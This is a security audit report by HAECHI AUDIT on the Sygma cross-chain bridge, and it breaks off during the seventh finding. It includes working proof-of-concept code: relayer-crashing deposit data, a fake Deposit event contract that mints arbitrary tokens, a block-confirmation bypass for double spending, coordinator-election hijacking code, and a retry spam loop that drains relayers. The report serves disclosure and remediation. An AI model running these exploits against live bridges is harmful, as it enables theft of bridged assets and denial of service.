HAECHI AUDIT

Sygma

Smart Contract Security Analysis

Published on : Sep 6, 2022

Version v1.1

HAECHI AUDIT

Smart Contract Audit Certificate


Sygma

Security Report Published by HAECHI AUDIT

v1.1 Sep 6, 2022 / patch review - 1 & update repository info(ChainSafe -> sygmaprotocol)

v1.0 Aug 12, 2022 / audit report

Auditor : Jinu Lee, Allen Roh



Executive Summary

Severity of Issues	Findings	Resolved	Unresolved	Acknowledged	Comment
Critical	4	4	-	-	-
Major	5	5	-	-	-
Minor	1	1	-	-	-
Tips	2	2	-	-	-

TABLE OF CONTENTS

12 Issues (4 Critical, 5 Major, 1 Minor, 2 Tips) Found

ABOUT US

HAECHI AUDIT believes in the power of cryptocurrency and the next paradigm it will bring. We have the vision to empower the next generation of finance. By providing security and trust in the blockchain industry, we dream of a world where everyone has easy access to blockchain technology.

HAECHI AUDIT is a flagship service of HAECHI LABS, the leader of the global blockchain industry. HAECHI AUDIT provides specialized and professional smart contract security auditing and development services.

We are a team of experts with years of experience in the blockchain field and have been trusted by 400+ project groups. Our notable partners include Sushiswap,1inch, Klaytn, Badger, etc.

HAECHI AUDIT is the only blockchain technology company selected for the Samsung Electronics Startup Incubation Program in recognition of our expertise. We have also received technology grants from the Ethereum Foundation and Ethereum Community Fund.

Inquiries: audit@haechi.io

Website: audit.haechi.io

INTRODUCTION

This report was prepared to audit the security of the Sygma bridge and related contracts developed by the ChainSafe team. HAECHI AUDIT conducted the audit focusing on whether the system created by ChainSafe team is soundly implemented and designed as specified in the published materials, in addition to the safety and security of the bridge.

In detail, we have focused on the following -

- Possibilities of Signature Replay
- Denial of Service on Relayers
- Damage by Single Malicious Node Operator
- Smart Contract Attacks

CRITICAL	Critical issues must be resolved as critical flaws that can harm a wide range of users.
MAJOR	Major issues require correction because they either have security problems or are implemented not as intended.
MINOR	Minor issues can potentially cause problems and therefore require correction.
TIPS	Tips issues can improve the code usability or efficiency when corrected.

HAECHI AUDIT recommends the ChainSafe team to improve all issues discovered.

SUMMARY

Summary of Audit Scope

The codes used in this Audit can be found at GitHub

- (new) https://github.com/sygmaprotocol/sygma-solidity
  (old) https://github.com/ChainSafe/sygma-solidity
- (new) https://github.com/sygmaprotocol/sygma-relayer
  (old) https://github.com/ChainSafe/sygma

The last commit of the code used for this Audit is, respectively,

- `aa22b0cd57b60044972e9e2596b6e115b440bbc3`
- `c630878c2b900f128941c3dee3e6a883bc51f50d`

The last commit of the code used for this Patch Review is, respectively,

- `9034d401542b6ac73a56d9e262df763839d5fdc3`
- `bed58a8a54a790003f0750409b879814519ac549`

Summary of Findings

Issues	HAECHI AUDIT found 4 critical issues, 5 major issues, and 1 minor issues. There are 2 Tips issues explained that would improve the code's usability or efficiency upon modification.

OVERVIEW

Scope

Sygma Audit Scope

- tss
- tss/common
- tss/keygen
- tss/resharing
- tss/signing

Sygma Solidity Audit Scope

- BasicFeeHandler.sol
- FeeHandlerWithOracle.sol
- ERC20Handler.sol
- ERC721Handler.sol
- ERC1155Handler.sol
- FeeHandlerRouter.sol
- GenericHandler.sol
- HandlerHelpers.sol
- IAccessControlSegregator.sol
- IBridge.sol
- IDepositExecute.sol
- IERCHandler.sol
- IFeeHandler.sol
- IGenericHandler.sol
- AccessControl.sol
- AccessControlSegregator.sol
- Pausable.sol
- Bridge.sol
- CentrifugeAsset.sol
- ERC20Safe.sol
- ERC721MinterBurnerPauser.sol
- ERC721Safe.sol
- ERC1155Safe.sol
- Forwarder.sol

Access Controls (Sygma-Solidity)

Sygma Bridge contracts have the following access control mechanisms.

- onlyAllowed()
- onlyBridge()
- onlyBridgeOrRouter()
- onlyAdmin()

`onlyAllowed()` is a modifier that is used to invoke the AccessControlSegregator. It is used to check whether the caller of the contract has the privilege to call the contract with the given function signature. It is only used in Bridge.sol for admin only functions listed below.

- Bridge#adminPauseTransfers()
- Bridge#adminUnpauseTransfers()
- Bridge#adminSetResource()
- Bridge#adminSetGenericResource()
- Bridge#adminSetBurnable()
- Bridge#adminSetDepositNonce()
- Bridge#adminSetForwarder()
- Bridge#adminChangeAccessControl()
- Bridge#adminChangeFeeHandler()
- Bridge#adminWithdraw()
- Bridge#startKeygen()
- Bridge#endKeygen()
- Bridge#refreshKey()

`onlyBridge()` is a modifier that is used to check that the caller of the contract is the bridge. It is mostly used by the handler contracts, and the full list of functions is listed below.

- ERC20Handler#deposit()
- ERC20Handler#executeProposal()
- ERC20Handler#withdraw()
- ERC721Handler#deposit()
- ERC721Handler#executeProposal()
- ERC721Handler#withdraw()
- ERC1155Handler#deposit()
- ERC1155Handler#executeProposal()
- ERC1155Handler#withdraw()
- GenericHandler#setResource()
- GenericHandler#deposit()
- GenericHandler#executeProposal()

- ❖ HandlerHelpers#setResource()
- ❖ HandlerHelpers#setBurnable()
- ❖ FeeHandlerRouter#collectFee()

`onlyBridgeOrRouter()` is a modifier that is used to check that the caller of the contract is the bridge or the fee router. It is used by the fee handlers to collect fees, as shown below.

- ❖ BasicFeeHandler#collectFee()
- ❖ FeeHandlerWithOracle#collectFee()

`onlyAdmin()` is a modifier that is used to check that the caller of the contract is the admin.

It is used by the fee handlers to change fee settings and transfer collected fees, as shown below.

- ❖ FeeHandlerRouter#adminSetResourceHandler()
- ❖ BasicFeeHandler#changeFee()
- ❖ BasicFeeHandler#transferFee()
- ❖ FeeHandlerWithOracle#setFeeOracle()
- ❖ FeeHandlerWithOracle#setFeeProperties()
- ❖ FeeHandlerWithOracle#transferFee()

As the admins have a strong control over the system, **it is very important to secure the private keys of the addresses with admin powers**. It is also important to **take extreme care into the contract call parameters that are done with addresses with admin powers**.

System Overview

Sygma is a bridge which can be used to send assets over different blockchains. It can be used to transfer tokens in various standards like ERC20, ERC721, ERC1155. However, Sygma allows much more possibilities with its GenericHandler, which practically allows arbitrary function calls provided that the admin allows such calls with its whitelist and access control system. The system currently works between EVM-based blockchains.

The system works as follows. If a user wants to transfer some ERC20 from chainA to chainB, it first deposits the said ERC20 into the bridge contract of chainA. The contract will then lock the tokens in chainA, then emit an event which implies a deposit was created. The relayers, off-chain operators of the system, will listen to these events and will cooperate with each other to sign and send the appropriate transactions on the destination blockchain, which is chainB in this case.

To sign these transactions, the relayers use a cryptographic method known as Threshold Signatures, or Threshold ECDSA in this case. Using Threshold ECDSA technology, the relayers, which each hold a share of the full ECDSA private key, can sign appropriate transactions without ever knowing the full private key. Also, in the case of an abort, the system can identify the relayer which caused the abort, leading to a more safe system.

The smart contracts handle deposits by users and contract calls by the relayers. The bridge contract will receive these requests by users and relayers, and send them to the appropriate handler contracts. These contracts, which are divided by their usage (for example, the type of token it transfers) will handle the transfers, mints and burns as necessary.

There is also a fee handler, which deals with the fee logic, fee collection, and fee transfers.
A fee oracle is used to get the required information to calculate the fees as well.

Our audit covers the Threshold Signature scheme implementation and the smart contracts, but the fee oracle and event listeners of the relayers are not a part of the scope. However, we did find some bugs in the event listeners, which we will share in our audit report below.

FINDINGS

#ID	Title	Type	Severity	Difficulty
1	DoS occurs because relayer does not verify event data	Input Validation	Major	Low
2	Relayer mishandles the execution of an event, causing panic	Logic	Major	Low
3	RetryEventHandler does not verify the event address, leads to arbitrary deposit	Input Validation	Critical	Low
4	blockConfirmations can be bypassed	Logic	Critical	Medium
5	Attacker may always become the coordinator in bully mode	Input Validation	Major	Medium
6	Retry function can be spammed to exhaust relayer's balance	Input Validation	Major	Medium
7	DoS in Key Resharing via malicious startParams	Input Validation	Major	Medium
8	Documentation does not match implementation in setResource() functions	Documentation	Tips	N/A
9	ERC721Handler can be used to steal other's bridged NFTs	Logic	Critical	Low
10	Contracts should use EIP712 for hashing structures	Hashing	Minor	High
11	TSS process has weak input validation on libp2p peer and message data	Input Validation	Critical	Medium
12	Other minor documentation flaws exist	Documentation	Tips	N/A

1. DoS occurs because relayer does not verify event data

ID: SYGMA-01
Severity: Major
Type: Input Validation
Difficulty: Low
File: sygma-core/chains/evm/listener/deposit-handler.go

Impact

Arbitrary users can stop the Sygma bridge system by causing DoS to the relayers.

Description

```
function deposit(uint8 destinationDomainID, bytes32 resourceID, bytes
calldata depositData, bytes calldata feeData) external payable
whenNotPaused {
```

https://github.com/ChainSafe/sygma-solidity/blob/aa22b0cd57b60044972e9e2596b6e115b440bbc3/contracts/Bridge.sol#L247

The deposit function has several handlers depending on the type of the token. For `ERC20`, the deposit data is received as a function argument, and it is composed of the following data.

- amount of the token in `uint256`
- length of the address receiving the tokens, in `uint256`
- the actual address, in `bytes`

When this deposit function is called, a deposit event is emitted as follows.

```
emit Deposit(destinationDomainID, resourceID, depositNonce, sender,
depositData, handlerResponse);
```

https://github.com/ChainSafe/sygma-solidity/blob/aa22b0cd57b60044972e9e2596b6e115b440bbc3/contracts/Bridge.sol#L266

The relayers listens to this event and parses it with the following code.

```
// 32-64 is recipient address length
recipientAddressLength := big.NewInt(0).SetBytes(calldata[32:64])
// 64 - (64 + recipient address length) is recipient address
recipientAddress := calldata[64:(64 + recipientAddressLength.Int64())]
```

https://github.com/ChainSafe/sygma-core/blob/652d16c7bf7f874ee65d11f2b1066a7c3609cb2e/chains/evm/listener/deposit-handler.go#L85-L89

A malicious user may use a large value for the recipientAddressLength and call the deposit function. This will cause the relayers to throw an “out of range” error when parsing the event data, causing a panic. The following codes also cause the same problem, requiring a fix.

- https://github.com/ChainSafe/sygma-core/blob/652d16c7bf7f874ee65d11f2b1066a7c3609cb2e/chains/evm/listener/deposit-handler.go#L70
- https://github.com/ChainSafe/sygma-core/blob/652d16c7bf7f874ee65d11f2b1066a7c3609cb2e/chains/evm/listener/deposit-handler.go#L110
- https://github.com/ChainSafe/sygma-core/blob/652d16c7bf7f874ee65d11f2b1066a7c3609cb2e/chains/evm/listener/deposit-handler.go#L129

Proof of Concept

If the deposit event is emitted with the maliciously formed depositData as shown below, the relayers will panic, causing the bridge service to stop.

```
const depositData_amount = 1;
const depositData_toaddress = "AAAAAAAAAAAAAAAAAAAA";
const depositData_toaddress_len = 1234123412341234;
// calldata[64:(64 + 1234123412341234)]
console.log(depositData_toaddress, depositData_toaddress_len)
const depositData = ethers.utils.solidityPack(["uint256", "uint256",
"bytes"], [depositData_amount, depositData_toaddress_len,
ethers.utils.toUtf8Bytes(depositData_toaddress)])
await Bridge.connect(accountAdmin).deposit(ChainEVM2,
ERC20ResourceID_Test, depositData, ethers.utils.toUtf8Bytes(""))
```

We can see that the relayers panic with out of range error.

```
relayer2  | {"level":"debug","contract":"0xd606A00c1A39dA53EA7Bb3Ab570BBE40b156EB66","time":"2022-0
Address called"}
relayer2  | panic: runtime error: slice bounds out of range [:1234123412341298] with capacity 128
relayer2  |
relayer2  | goroutine 102 [running]:
relayer2  | github.com/ChainSafe/chainbridge-core/chains/evm/listener.Erc20DepositHandler(0x1, 0x2,
relayer2  |     /go/pkg/mod/github.com/!chain!safe/chainbridge-core@v0.0.0-20220613105328-520ba36ca
relayer2  | github.com/ChainSafe/chainbridge-core/chains/evm/listener.(*ETHDepositHandler).HandleDe
, 0x0, 0x0, 0x0, 0x0, ...}, ...)
relayer2  |     /go/pkg/mod/github.com/!chain!safe/chainbridge-core@v0.0.0-20220613105328-520ba36ca
relayer2  | github.com/ChainSafe/chainbridge-core/chains/evm/listener.(*DepositEventHandler).Handle
relayer2  |     /go/pkg/mod/github.com/!chain!safe/chainbridge-core@v0.0.0-20220613105328-520ba36ca
```

Recommendation

In the short term, implement stronger input validation logic. For example, one could implement data length checks to prevent such panics from happening. In the long term, change the code so that when a relayer throws an exception, the process continues to run via error handling.

2. Relayer mishandles the execution of an event, causing panic

ID: SYGMA-02
Type: Logic
File: sygma/chains/evm/executor/executor.go

Severity: Major
Difficulty: Low

Impact

The relayer cannot function if a deposit event is processed while the relayer is not working.

Description

Sygma does not reprocess events that have been already handled, as shown below.

```
func (e *Executor) Execute(msgs []*message.Message) error {
	proposals := make([]*proposal.Proposal, len(msgs))
	for i, m := range msgs {
		prop, err := e.mh.HandleMessage(m)
		if err != nil {
			return err
		}

		isExecuted, err := e.bridge.IsProposalExecuted(prop)
		if err != nil {
			return err
		}
		if isExecuted {
			continue
		}

		proposals[i] = prop
	}
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/chains/evm/executor/executor.go#L70-L86

First, the function creates a `proposals` array with the number of messages as length. It checks the messages one by one and fills the proposals array. If there is an executed event, the proposals array is not filled with a value, which causes a nil pointer to be included in the array.

This nil pointer will later cause a panic.

Proof of Concept

- `$ docker-compose --file=./example/docker-compose.yml up`

- `$ docker kill relayer1`
- create a deposit event, and wait until the event is handled
- `$ docker start relayer1`

Recommendation

Remove the executed proposals instead of simply doing `continue` when handling `isExecuted`.

The following code is a possible example of a fix.

```
diff --git a/chains/evm/executor/executor.go
b/chains/evm/executor/executor.go
index 0181d9b..870528e 100644
--- a/chains/evm/executor/executor.go
+++ b/chains/evm/executor/executor.go
@@ -69,7 +69,9 @@ func NewExecutor(
 // Execute starts a signing process and executes proposals when
signature is generated
 func (e *Executor) Execute(msgs []*message.Message) error {
        proposals := make([]*proposal.Proposal, len(msgs))
-       for i, m := range msgs {
+       //for i, m := range msgs {
+       for i := len(msgs) - 1; i >= 0; i-- {
+               m := msgs[i]
                prop, err := e.mh.HandleMessage(m)
                if err != nil {
                        return err
@@ -80,6 +82,7 @@ func (e *Executor) Execute(msgs []*message.Message)
error {
                        return err
                }
                if isExecuted {
+                       proposals = append(proposals[:i],
proposals[i+1:]...) //remove
                        continue
                }
```

3. RetryEventHandler does not verify the event address, leads to arbitrary deposit

ID: SYGMA-03 Severity: Critical
Type: Input Validation Difficulty: Low
File: sygma/chains/evm/listener/event-handler.go

Impact

We may `deposit` with arbitrary data, leading to arbitrary deposits of assets.

Description

Sygma allows users to ask for a retry in case the deposit was not handled by the bridge. The retry function takes in the transaction hash as an input, and it works as follows.

1. the user calls `retry(txhash)` at the bridge contract.
2. the retry function emits the `Retry(string)` event.
3. relayer listens to the `Retry(string)` event, then let `RetryEventHandler` handle it

`RetryEventHandler` works as follows.

1. from the string (txhash) emitted from the event, they fetch the `TransactionReceipt`
2. if the transaction had emitted the `Deposit` event, it parses the deposit event.
3. with the parsed event, it calls `HandleDeposit` to handle it.

The problem is that in the second part, the relayer doesn't check whether the address that emitted the `Deposit` event is equal to the bridge address itself. If an attacker deploys a contract which emits a fake deposit event, then calls the bridge contract to retry the transaction hash that emitted the fake deposit event, the relayer will handle the deposit, performing the TSS signing process and calling executeProposal. This leads to arbitrary deposits of assets.

Proof of Concept

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.11;
// FakeDeposit Contract
```

```
contract FakeDeposit {
    event Deposit(
        uint8   destinationDomainID,
        bytes32 resourceID,
        uint64  depositNonce,
        address indexed user,
        bytes   data,
        bytes   handlerResponse
    );
    function go(uint8 destinationDomainID, bytes32 resourceID, uint64
depositNonce, address user, bytes calldata data, bytes calldata
handlerResponse) public {
        emit Deposit(destinationDomainID, resourceID, depositNonce,
user, data, handlerResponse);
    }
}
```

```
// hardhat test script
  const FakeDeposit = await ethers.getContractFactory("FakeDeposit");
  const fakeDeposit = await FakeDeposit.deploy();

  function build_data(){
    const depositData_amount = "1337000000000000000000000";
    const depositData_toaddress = "AAAAAAAAAAAAAAAAAAAA"; //
0x414141...414141
    const depositData_toaddress_len = depositData_toaddress.length;
    const depositData = ethers.utils.solidityPack(["uint256", "uint256",
"bytes"], [depositData_amount, depositData_toaddress_len,
ethers.utils.toUtf8Bytes(depositData_toaddress)])
    return depositData;
  }

  const depositNonce = 1337;
  const user = account0.address;
  const data = build_data();
  const handlerResponse="0x"
  const txhash = await fakeDeposit.go(ChainEVM2, ERC20ResourceID_Test,
depositNonce, user, data, handlerResponse);
  console.log("Fake deposit event:", txhash.hash);

  await Bridge.retry(txhash.hash);
```

The PoC is composed of three parts.

1. A contract that emits a fake `Deposit` event is deployed
2. Call the contract to emit the fake `Deposit` event
3. Take the transaction hash from Step 2, and call `Bridge.retry(txhash)`

We confirmed that the fake `Deposit` event leads to the proposal being executed on chainB, minting 13370000000000000000000000 tokens, as shown below.

```
➜  sygma-solidity-hardhat git:(sygma-solidity/audit) ✗ npx hardhat run --network evm2 scripts/evm2_checkscript.ts
No need to generate any newer typings.
BigNumber { value: "13370000000000000000000002" }
```

Recommendation

Check the `TransactionReceipt` and confirm the address that emitted the event is equal to the bridge contract address. The `TransactionReceipt` is of the form below, and the address holds the contract address that emitted the event.

```
> eth.getTransactionReceipt('...')
{
  blockHash: "...",
  blockNumber: ...,
  ...
  from: "...",
  logs: [{
      address: "0xda8556c2485048eee3de91085347c3210785323c",
      blockHash: "...",
      ...
      topics: ["...", ...],
      transactionHash: "...",
  }, {
```

4. blockConfirmations can be bypassed

ID: SYGMA-04 Severity: Critical
Type: Logic Difficulty: Medium
File: sygma/chains/evm/listener/event-handler.go

Impact

The attacker may force the deposit call to be relayed without waiting for the confirmation of enough blocks, which makes the system prone to double spending.

Description

Sygma allows users to ask for a retry in case the deposit was not handled by the bridge. The retry function takes in the transaction hash as an input, and it works as follows.

1. the user calls `retry(txhash)` at the bridge contract.
2. the retry function emits the `Retry(string)` event.
3. relayer listens to the `Retry(string)` event, then let `RetryEventHandler` handle it

`RetryEventHandler` works as follows.

1. from the string (txhash) emitted from the event, they fetch the `TransactionReceipt`
2. if the transaction had emitted the `Deposit` event, it parses the deposit event.
3. with the parsed event, it calls `HandleDeposit` to handle it.

When the deposit event is being parsed, the relayer checks if the block number that emitted the deposit event is larger than `blockConfirmations + current block number`.

An attacker can bypass this by supplying the transaction hash of a transaction that did not occur yet as an input to the retry function. This is possible since the transaction hash is a value that can be computed even before the transaction is sent to the blockchain.

Proof of Concept

The attack scenario is as follows.


1. We construct the deposit transaction data on chainA
2. We calculate the transaction hash of the data constructed in Step 1
3. We call `Bridge.retry()` function with the transaction data found in Step 2
4. After the retry function is called and `blockConfirmations - n` blocks has been mined, (for some small n) we submit the deposit transaction to the blockchain
5. The blockConfirmations is bypassed quickly, and the proposal is executed on chainB
6. A reorganization happens on chainA, and the deposit transaction is now not present
7. Double spending is now possible, as we may reuse the deposit transaction

```
// config evm json
  "chains": [
    {
      "id": 1,
      ...
      "blockConfirmations": 20,
      ...
    {
      "id": 2,
      ...
      "blockConfirmations": 20,
```

```
// deposit params
const depositData_amount = 1;
const depositData_toaddress = "AAAAAAAAAAAAAAAAAAAA";
const depositData_toaddress_len = depositData_toaddress.length;
console.log(depositData_toaddress, depositData_toaddress_len)
const depositData = ethers.utils.solidityPack(["uint256", "uint256",
"bytes"], [depositData_amount, depositData_toaddress_len,
ethers.utils.toUtf8Bytes(depositData_toaddress)])
const web3 = hre.web3;
const txnonce = await
web3.eth.getTransactionCount(accountAdmin.address);
const web3Bridge = new web3.eth.Contract(JSON.parse(BridgeABI).abi,
Bridge.address)

// build Bridge.deposit txdata
const txdata = web3Bridge.methods.deposit(ChainEVM2,
ERC20ResourceID_Test, depositData,
ethers.utils.toUtf8Bytes("")).encodeABI();

// get signed tx {messageHash, rawTransaction, transactionHash, v, r,
```

```
s...}
const deposittx = await web3.eth.signTransaction({
  gasPrice: await web3.eth.getGasPrice(),
  gas: "210000",
  to: Bridge.address,
  value: "0",
  data: txdata,
  nonce: txnonce,
  from: accountAdmin.address,
},accountAdmin.address);

// Bridge.retry(calculated deposit txhash)
const retry = await Bridge.retry(deposittx.tx.hash);

// wait for blockConfirmations
const runblock = (await retry.wait()).blockNumber;
const blockConfirmations = 20;
let prev;
while(true){
  var block = await web3.eth.getBlockNumber();
  if(prev != block){
    console.log(block);
    prev = block;
  }
  if(block > (runblock + blockConfirmations - 3)){ // send deposit
transaction
    await web3.eth.sendSignedTransaction(deposittx.raw)
    break
  }
}
```

Below is the result. Both evm1, evm2 have similar block times. We see that even though blockConfirmations is set to 20, the deposit was relayed after only three blocks.



Recommendation

Take the `TransactionReceipt` from the transaction hash, and check that the block number is less than `eth.getBlockNumber() - blockConfirmations` before relaying it.

```
> eth.getTransactionReceipt('...')
{
  blockHash: "...",
  blockNumber: ...,
  ...
```

5. Attacker may always become the coordinator in bully mode

ID: SYGMA-05
Type: Input Validation
File: sygma/tss/coordinator.go

Severity: Major
Difficulty: Medium

Impact

The attacker may always become the coordinator in the bully mode.

Description

The TSS process begins by selecting the coordinator, which is done in two modes: Static and Bully. In the bully algorithm, the coordinator is selected as follows -

1. Sort all peers with respect to `keccak256(ID + SessionID)`
2. (elect) Send `CoordinatorElectionMsg` to peers with the higher order
    - a. If we get the response to `CoordinatorElectionMsg` with a `CoordinatorAliveMsg`, since there is an alive peer that has a higher order than us, we cannot become the coordinator.
    - b. If we do not get the response to `CoordinatorElectionMsg` with a `CoordinatorAliveMsg`, since we are the highest order peer alive, we declare ourselves as the coordinator. We send the `CoordinatorSelectMsg` to all other peers.
3. If a peer with a lower order than us sends `CoordinatorElectionMsg`, we return `CoordinatorAliveMsg` and go back to stage 2 (elect).
    - a. If we are the coordinator, we send to all peers `CoordinatorSelectMsg`, declare ourselves as the coordinator and finish the coordination process.
    - b. If a higher order peer sends `CoordinatorSelectMsg`, denote that peer as the coordinator and finish the coordination process.
    - c. If the coordinator process doesn't finish for `BullyWaitTime` (25s), the coordination process finishes with a `null` coordinator.

In the process 2-a, there is no check whether the peer which sent `CoordinatorAliveMsg` has a higher order than us. Therefore, the attacker can continue the coordinator selection process indefinitely by sending invalid messages to other peers, even when our order is low, i.e. we are not the coordinator. The selection will finish with a `null` coordinator after `BullyWaitTime`.

The relayer calls `initiate` if it's the coordinator, and `waitForStart` otherwise.

```
 func (c *Coordinator) start(ctx context.Context, tssProcess TssProcess,
coordinator peer.ID, resultChn chan interface{}, errChn chan error,
excludedPeers []peer.ID) {
      if coordinator.Pretty() == c.host.ID().Pretty() {
            c.initiate(ctx, tssProcess, resultChn, errChn,
excludedPeers)
      } else {
            c.waitForStart(ctx, tssProcess, resultChn, errChn,
coordinator)
      }
 }
```

https://github.com/ChainSafe/sygma/blob/c630878c2b900f128941c3dee3e6a883bc51f50d/tss/coordinator.go#L142-L148

Since the coordinator is currently `null`, every relayer except the attacker will simply `waitForStart`. In `waitForStart`, the TSS process begins with the coordinator's message. However, there is no check that the peer that sends the start message is actually the coordinator. Therefore, an attacker can prolong the coordination process, make every other relayer go into `waitForStart`, then start the TSS initiate process, which makes the attacker the coordinator.

Proof of Concept

```
func (bc *bullyCoordinatorElector) startBullyCoordinationHack(errChan
chan error) {
        bc.setCoordinator(bc.hostID) // Set the coordinator to self
        // delays the coordinator selection process
      for i := 0; i < 30; i++ {
            bc.comm.Broadcast(bc.sortedPeers.GetPeerIDs(), []byte{},
comm.CoordinatorElectionMsg, bc.sessionID, errChan)

            select {
            case <-time.After(bc.conf.ElectionWaitTime -
(time.Millisecond * 500)):
```

```
                  bc.comm.Broadcast(bc.sortedPeers.GetPeerIDs(),
[]byte{}, comm.CoordinatorAliveMsg, bc.sessionID, errChan)
                  bc.comm.Broadcast(bc.sortedPeers.GetPeerIDs(),
[]byte{}, comm.CoordinatorSelectMsg, bc.sessionID, errChan)
            }
      }
}
```

This is a PoC that delays the coordinator selection process with `CoordinatorElectionMsg`, `CoordinatorAliveMsg`, `CoordinatorSelectMsg` messages. The other peers will wait for TSS to start in `waitForStart`, and the attacker can now simply initiate the TSS to become the coordinator. Here, since the vulnerability is in the bully mode of coordinator selection, we changed the argument for the `CoordinatorElector` from `Static` to `Bully`.

Recommendation

- check the peer that sent the `CoordinatorAliveMsg` has a higher order itself
- stop the TSS process if the coordinator is null
- check in the `waitForStart` function that the peer sending the start message is a coordinator

6. Retry function can be spammed to exhaust relayer's balance

ID: SYGMA-06	Severity: Major
Type: Input Validation	Difficulty: Medium
File: sygma/chains/evm/listener/event-handler.go	

Impact

`Retry` function can be spammed to exhaust the relayer's balance.

If the balances of relayers are exhausted, then the proposals cannot be executed.

Description

Sygma allows users to ask for a retry in case the deposit was not handled by the bridge. The retry function takes in the transaction hash as an input, and it works as follows.

1. the user calls `retry(txhash)` at the bridge contract.
2. the retry function emits the `Retry(string)` event.
3. relayer listens to the `Retry(string)` event, then let `RetryEventHandler` handle it

`RetryEventHandler` works as follows.

1. from the string (txhash) emitted from the event, they fetch the `TransactionReceipt`
2. if the transaction had emitted the `Deposit` event, it parses the deposit event.
3. with the parsed event, it calls `HandleDeposit` to handle it.

When the deposit function is executed, the user has to pay the gas cost used for the relay as a fee. However, when the deposit fails and a retry is requested, the gas cost used for the relay is not additionally paid. Suppose the cost for the failing proposal execution is significantly higher than the gas fee for calling the retry function. In that case, the attacker can exhaust the relayer's mainnet token by repeatedly calling the retry function with the always failing deposit TX as an argument. This may even cause a temporary denial of service.

Proof of Concept

If the `Bridge.deposit` function is executed with the data below, and the transaction will fail due to gaslimit when the relayer calls `executeProposals`.

```
const depositData_amount = 1;
// Generates TX greater than sygma gaslimit.
const GASLIMIT = 2000000;
const depositData_toaddress = "A".repeat(Math.floor(GASLIMIT / 25));
/*
When an attacker sends a deposit request, the gaslimit is freely set by
the attacker.
However, the sygma relayer has a fixed gaslimit.
TX fails with gaslimit when sygma relayer execute executeproposal
*/
const depositData_toaddress_len = depositData_toaddress.length;
console.log(depositData_toaddress, depositData_toaddress_len)
const depositData = ethers.utils.solidityPack(["uint256", "uint256",
"bytes"], [depositData_amount, depositData_toaddress_len,
ethers.utils.toUtf8Bytes(depositData_toaddress)])
await Bridge.connect(accountAdmin).deposit(ChainEVM2,
ERC20ResourceID_Test, depositData, ethers.utils.toUtf8Bytes(""));
```

Below is the detailed information of `executeProposals` Transaction sent by relayer.

We can see that the transaction has failed with a status value of 0.

```
# evm2
>
eth.getTransactionReceipt('0x67afc5390ac37b2ef801a0f3dc6e4fe7e77eba69415
961fb1b523f9cd15e0c65')
{
  ...
  cumulativeGasUsed: 2000000,
  effectiveGasPrice: 50000000000,
  from: "0x24962717f8fa5ba3b931bacaf9ac03924eb475a0",
  gasUsed: 2000000,
  ...
  status: "0x0",
  ...
}
```

The docker-compose log also prints the message "transaction failed on chain. Receipt status 0".

```
relayer3  |
{"level":"error","contract":"0xF75ABb9ABED5975d1430ddCF420bEF954C8F5235"
,"error":"transaction failed on chain. Receipt status
```

```
0","time":"2022-07-29T08:25:37Z","message":"error on executing
executeProposals"}
relayer3  | {"level":"error","error":"transaction failed on chain.
Receipt status 0","time":"2022-07-29T08:25:37Z","message":"error writing
messages [0x400125a700]"}
```

Now, a deposit event tx hash, which consumes a lot of gas fee and always fails, has been created. If we send a retry request with the tx hash, the cost used for the relay is much more expensive than the cost of calling the retry function. Therefore, if an attacker repeats the retry request, the relayer's mainnet token can be exhausted with a relatively small attack cost.

```
for(var i=0;i<100;i++){
  await (await
Bridge.retry("0xd83eb8f139b7f222123dda4707a712d2769dfcce20e79fe79217e3a9
f78004f7")).wait();
}
```

This PoC does not work yet as the sygma bridge currently has a bug. (ChainSafe/sygma#113[1])

Recommendation

There are two options. First one is to add a rate limiting logic to the `retry` function. For example, we can simply not allow users to retry more than once per transaction hash. An alternative fix method is to collect the relayer cost fee when requesting a `retry`.

[1] https://github.com/ChainSafe/sygma/issues/113

7. DoS in Key Resharing via malicious startParams

ID: SYGMA-07
Type: Input Validation
File: sygma/tss/resharing/resharing.go

Severity: Major
Difficulty: Medium

Impact

The coordinator can cause a panic in the key resharing process, which may lead to DoS.

From the bug SYGMA-05, we know that the attacker can reliably become the coordinator.

Description

The coordinator decides and sends the `startParams` which is used by all peers, and in the context of key sharing, this includes the old threshold and old subset of peers that had the key shares. By modifying this value maliciously, the coordinator can cause a panic.

Proof of Concept

```
startParams := tssProcess.StartParams(readyMap)
startMsgBytes, err := common.MarshalStartMessage(startParams)
if err != nil {
	errChn <- err
	return
}

go c.communication.Broadcast(c.host.Peerstore().Peers(), startMsgBytes,
comm.TssStartMsg, tssProcess.SessionID(), nil)
fmt.Println("send panic msg, wait 30 sec")
select {
case <-time.After(time.Second * 30):
	fmt.Println("boom")
